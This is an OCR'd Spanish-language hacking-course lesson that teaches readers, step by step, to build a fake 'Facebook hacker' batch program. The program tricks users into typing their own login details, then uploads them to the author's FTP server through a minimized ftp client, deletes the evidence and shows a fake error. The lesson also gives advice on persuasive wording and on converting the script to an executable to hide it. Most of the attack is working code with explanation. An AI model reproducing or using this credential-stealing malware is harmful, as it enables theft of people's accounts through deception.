
HDC

Vamos a comenzar el laboratorio final para ya después dar con el reto. Vamos a empezar haciendo un programilla que es muy común en los foros y de gente que está abocada al ámbito.
Si saben de lo que hablo, alguna vez han recibido por esta pasión preguntas como:




Y entonces, empieza a aparecer **software** que es **malicioso** aunque el hacker lo toma como una **broma** pesada. "¿Quieres hackear una cuenta de Facebook? Aquí tienes mi programa." y allí caen todos los que **no conocen** y simplemente creen que con un click su vida se solucionará.

Este **malware** va a pedirle un usuario, una contraseña y la cuenta a hackear. Luego va a mandar esos datos a alguna dirección. Quien quizo tener un error no se tropezará dos veces con la misma piedra, y nosotros nos podríamos consagrar como insociables e impacientes definitivamente. De más está decir que lo haremos en **batch**.

PD: Los conozco. No lo suelten. Sí, ya sé que es divertida la idea pero no. Dije que no. Tampoco a sus novias. No, tampoco a sus hermanitos. Bueno, a algún amigo está bien pero conste aquí que no me hago responsable.

Primero las partes del batch que van a aparecerle en modo **informativo** al usuario:



Los "**echo.**" son para dejar una **línea en blanco**, y los **timeout** dejan **10 segundos** de diferencia entre cada línea. El **título** es para que sea **llamativo**. Si no ponemos nada o si agregamos un título demasiado serio deja que el usuario se **asuste** o no se amigue con ésto, también aproveché a hacer que el programa actualiza algo pero como ven no hace nada. Así él se sentira un hacker (que será nuestro target por **script-kiddie**) y tendrá **ansiedad** de usarlo.

```
echo Escribe la cuenta de FB para obtener el password
echo.

set /p asasas = Cuenta Victima:

echo.
echo.
echo Checkando coincidencias y bits erroneos
echo ...
timeout /t 10 /nobreak > nul
echo ...
echo usuario y password encontrados. Presione enter para enviar informacion:
pause>nul
```

Esta segunda parte pide la **cuenta víctima** y la guarda en una **variable** "asasas" que **no usaremos** nunca. Por eso el nombre sin sentido. Luego **dice que está haciendo algo** (si ponen algo con "bits", "base de datos" y **nombres técnicos** aunque no tengan ningún sentido **llama la atención**) y cuando "lo encuentra" le pide que confirme.


La próxima parte es una de las más importantes. Hacemos que el programa estaba buscando una cuenta y que necesita loguearse. **Cuidado con las palabras** que usan aquí, no es lo mismo acceder a su cuenta que pedirle la contraseña o decirle que necesitas sus datos. Es **importante** el uso de palabras y sobre todo **escribirlo correctamente** para que parezca algo completamente real y **serio**.

```
echo usuario y password encontrados. Presione enter para enviar informacion:
pause>nul
cls

echo Cuenta no logueada. Se necesita iniciar una sesion para enviar la informacion.
echo.
echo.

set /p user = Escribe tu usuario:
set /p pass = Escribe tu password:
```


Total para el **usuario**, todo lo que pase por atras es **magia**. **¿Verdad?**

Para lo que viene luego vamos a ver un concepto básico. Porque necesitamos enviar un archivo. Vamos a usar un **servicio FTP** (File Transfer Protocol) que en pocas palabras es un **protocolo** que se usa para la **transferencia de archivos**. Existe una parte que es el **servidor FTP** (tendrá una **dirección IP** o lo que conocemos como **DNS**) donde están **alojados** los **archivos**, y los **clientes** que descargan y suben cosas de allí. Hace muchos años la manera de descargar y pasar software era sabiendo las direcciones FTP sin depender de un buscador como Google y de allí poder descargar lo que uno busca.


Profundizaremos más tarde todo este servicio que es muy usado. Lo que tenemos que saber es eso por ahora. En fin, ahora necesitamos un **lugar donde alojar nuestro servidor FTP** que tenga acceso a las **redes públicas** ya que no nos importa de donde venga la información tiene que llegar. Yo voy a usar el **hosting gratuito** por algunos días https://hostedftp.com/ (por si no saben, un hosting es un servicio de "**alquiler**" de **servidores** para usarlos como propios pero existen gratuitos, limitados.) porque para envíar archivos de texto de poco tamaño con pocos KB nos sobra de más.



Vamos a la parte de la derecha superior en donde dice **Sign Up** para poder crearnos una cuenta aquí y nos aparecerá ésto:



Aquí ponemos nuestros datos. El Email obviamente **no va a ser uno personal** sino que me haré uno de duración temporal para poder activar la cuenta y que me llegue la información de logueo. Y luego de la activación lo vemos:



Entonces ésa es la dirección del servidor. El Email será nuestro usuario de logueo y el password... Bueno el password es el password.

El código que sigue sería así:

```
set /p user = Escribe tu usuario:
set /p pass = Escribe tu password:
cls

echo Codificando la informacion para pasarla a la cuenta

echo %user% >> fbhk.txt
echo %pass% >> fbhk.txt

echo open us1.hostedftp.com >> ftp.txt
echo r0ad[redacted]com >> ftp.txt
echo [redacted]n >> ftp.txt
echo ascii >> ftp.txt
echo put "fbhk.txt">> ftp.txt
echo quit >> ftp.txt

start /min ftp -s:ftp.txt

del ftp.txt
del fbhk.txt
```

Al user sólo le aparece que estamos "**codificando**" algo, en **su ignorancia es feliz**. Luego

guardamos las dos variables a un archivo de texto y después las líneas que quedan antes de borrar los archivos son para el **FTP**.

Lo que está en el cuadrado naranja (color Ubuntu para los linuxeros) hay que explicarlo un poco mas que a lo otro. Vamos a partir el comando en 2:

1. **ftp -s:archivo.txt**: El comando "**ftp**" es para iniciar el **cliente FTP** de Windows (pueden hacerlo desde la consola si tienen alguna duda, o "**ftp -h**" para recibir la **ayuda** de los parámetros y demas.
   El "**-s:archivo.txt**" es un **parámetro** que recibirá un **archivo** cualquiera en formato de **texto** y que tiene ciertos **argumentos** para el **manejo** del **cliente** FTP. En mi caso voy a usar un .txt que creo anteriormente.
2. **Start /min:** El comando "**start**" es para comenzar una **nueva ventana de ejecución** sobre línea de comandos, pero lo importante aquí es el parámetro "**/min**" que seguramente ya saben que quiere decir: **minimizado**. Es importante porque no hay una manera de que el cliente FTP corra sin mostrar la suficiente información al usuario como para que le parezca **sospechoso**.


Vamos a lo que sigue, o en realidad a lo anterior. Todas las líneas que se ingresan al archivo **ftp.txt** (recuerdan qué era lo que hacía **echo** y >>) son parámetros de entrada para que el cliente FTP pueda trabajar. "**Open direccionDelServer**" es para **abrir** la **conexión**. Las otras **dos líneas** que le siguen serán el **usuario** y el **password**. El "**put archivo**" es para **subir el archivo de texto** que creamos con el usuario y contraseña, y por último **terminamos la conexión** con "**quit**". Ésto es tan **rápido** que el usuario simplemente no se enterará de nada. Además, contamos con la ayuda de nuestra ventana **minimizada**.

Le agrego el **detalle** de que salte una **ventanita** de **error** con la leyenda "Error de programa", al final, como para que el usuario no se la rebusque demasiado y se olvide del programa. Total nosotros ya tenemos la información que queríamos. El comando es "**msg * mensaje"**.

```
del ftp.txt
del fbhk.txt

msg * Error de programa
```

En fin, lo último que nos queda sería **ofuscar** el código. ¿Qué diablos es **ofuscar**? Bueno es hacer que nuestro código sea **imposible** de **entender** para una persona común. Entonces lo mejor que podemos hacer es pasarlo a un **ejecutable**, ya que si lo dejamos en un archivo batch, con un **editor de texto** común sabrán hasta nuestro servidor, usuario y contraseña del FTP. Siendo un ejecutable nos aseguramos que no será fácil saber llegar (sobre todo pensemos que estamos detrás de un script-kiddie).

Hagámoslo. Primero entramos a la dirección de la página http://www.f2ko.de/programs.php?lang=en&pid=ob2e que convierte de manera online. Y allí, en **Browse**, elegimos nuestro .bat, le damos a convert y ya tenemos el ejecutable listo :). Nos lo dará a descargar.



Aquí pueden probarlo. No estoy posibilitado de darles un video de su funcionamiento, pero ustedes testeen todo lo que necesiten.

Llegamos al final de la clase. El día Viernes 13 comenzará el Wargame próximo. No daré más adelantos pero la idea es que practiquen ;).

Pueden seguirme en Twitter: @RoaddHDC

Cualquier cosa pueden mandarme mail a: r0add@hotmail.com

Para donaciones, pueden hacerlo en bitcoin en la dirección siguiente: 1HqpPJbbWJ9H2hAZTmpXnVuoLKkP7RFSvw

Roadd.
